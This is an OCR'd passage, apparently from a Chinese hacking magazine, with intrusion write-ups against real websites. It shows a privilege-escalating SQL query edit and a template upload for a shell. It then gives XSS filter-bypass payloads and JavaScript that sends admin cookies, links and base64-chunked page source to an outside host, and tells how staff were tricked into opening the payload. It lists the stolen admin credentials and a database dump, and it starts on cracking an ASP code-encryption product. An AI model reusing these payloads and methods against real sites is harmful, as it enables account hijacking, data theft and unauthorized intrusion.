
```
$query .=", langok          ='$langok'";
$query .=", admin_type      ='$admin_type'";
$query .=", admin_issueok   ='$admin_issueok'";
$query .=", admin_op        ='$admin_op'";
}
```




把 editorpass 置为 0，增加 admin_ype，用来提权。




模板上传拿到 shell。



留个 txt 做纪念。





XSS 黑盒入侵实例

混世魔王

现在注入越来越少了，于是 XSS 入侵开始成为热门的手法。下面介绍一个 XSS 入侵的实例。朋友接了一个购物商城的单子，让我帮忙一起看看：独立服务器，用的老旧的 ASP 语言的程序，不是主流的 CMS 系统或者购物系统，我想应该是自己开发的吧。

ASP 的漏洞就那么几个，没有什么注入点，所有 ID 都是经过 cint 处理过的，网站找不到后台，服务器的 C 段也没有几个网站，想渗透也不好下手。悲剧的我转了一圈又一圈，也没啥突破口。

重新回到网站。随便注册了个账户，发现可以给管理员留言，看来只有 XSS 这一条路了。留言可以自己查看、修改、删除。这样，测试 XSS 就不怕被管理员发现了。

开始测试 XSS。发现 script 替换成了空，反复测试了几次，发现将<sscriptcript></sscriptript> 替换成为 <script></script>是支持的，于是写了 js 丢自己空间里面。js 的内容如下，网址我用我的 BLOG 替代了。


```
img=new Image();
img.src="http://26836659.blogcn.com/g.php?c="+escape(document.cookie)+"-"+escape(window.location.href)+"|"+escape(top.location.href)
```

给管理员发表留言：

“我下不了订单<sscriptcript src=http://26836659.blogcn.com/1.js></sscriptcript >”

等了半天没有 Cookie 上钩，于是我直接找到客服系统跟她说：“我下不了单，你去看看，我给你留言了。”然后关闭客服系统。这下没过两分钟，Cookie 来了！

顺利得到后台的地址为 Xxaaddmmiinn21012，先进后台再说，界面如下图所示。



悲剧的是就是进不去。此路不通，得换个思路。既然可以 XSS，那么就 CRSF 加入一个管理员进去。可这程序又不开源，想 CRSF 也得知道后台的结构啊。只能先想办法获得它网站后台的所有链接。于是修改脚本为：

```
window.onload = function () {
img=new Image();
a=document.getElementsByTagName("A");var b="";
if(a.length<40){
for(i=0;i<a.length;i++)
{b+=a[i].href};
}else
{
for(i=0;i<40;i++) //这里主要是因为 get 数据不能太多，不然 get 不了
{b+=a[i].href};
}
img.src="http://26836659.blogcn.com/g.php?cookie="+escape(document.cookie)+"-----"+escape(window.location.href)+"----"+escape(top.location.href)+"---"+escape(b);
img.width=0;
img.height=0;
}
```

经过漫长的 XSS，最终获取了不少链接。发现有一个可疑链接为 adminlist.asp，通过英文名字就知道这个管理员列表的意思，修改 XSS 代码来获取 adminlist.asp 的页面源代码。

结果页面太大，get 提交数据太多了。

思考了好久，开始想到先获取一部分，然后再做判断获取另一部分，把它的源代码分段 get 过来。这里就遇到一个问题：如何分段处理？想了好久，决定把代码加密为 base64，然后分段传输过来，再组装成一个源代码。部分核心代码如下：

```
var newfun = new Base64;
var
html=newfun.encode(geturlcode('http://26836659.blogcn.com/
Xxaaddmmiinn21012/adminlist.asp'));
var sss=html;
var max = sss.length / 500;
var a=new Array();
var m =0 ;
for (i=0;i<=max;i++)//把代码转换为每 500 字节为一组
    {
        a[i]=sss.substr(m,500);
        m +=500;
    }

var url = "http:// http://26836659.blogcn.com/file.php?id=";
for (j =0 ; j<=max;j++)//全部 get 回来
  {
   var msg = "msg="+a[j];
img=new Image();
   var sst = url+j + "&msg="+a[j];
   img.src=sst;
   img.width=0;img.height=0;
  }
```


最后在 file.txt 里面获取到了如

```
1msg=xxxxxxxx
2msg=xxxxxx
4msg=xxxxxxxxx
5msg=xxxxxxxx
3msg=xxxxxx
```

这样的 base64 数据。ID 不是序列，主要是因为异步传输有快有慢。不过总算是获取回来了。

用 base64 解密整理了一下，得到了账号密码：Adminshopsex ad123adf456gh。还好不是用 md5 加密的。

接下来，后台登录成功，脱数据库了。



暴力破解一个 ASP 加密算法


混世魔王

渗透中黑出来的一个 ASP+DLL 加密的程序，是一家安全公司生产的号称很好的 ASP 代码加密工具，其工具是 9.0 以上版本，而市面上只有 6.0 版本有办法破解。为了继续渗透，于是就出现了本文。


全部加密的，代码我改了，以免大家对号入座，如下：

```
On Error Resume Next
Set hsmw = Server.CreateObject("xxxxdll.AspCoding")
hsmw.encode("BEcKdEdKeFrWtdzdSuc2dHmrtbtmIy3Huaic5jFVHbUcuvcvPvH4IvYFfvRrjFtxDyxljuDziD7daobIdrw2bcct4HyZFIuRKFiCHnHt…")
hsmw.Runt
"LANGUAGE=VBSCRIPT,RUNAT=Code,CODEPAGE=gb2312,META=102035",Application,Request,Response,Server,Session
Set hsmw = Nothing
```

下载了官方最新软件，安装完成后找到它调用的 xxxxdll.AspCoding，看看调用路径，如下图所示。

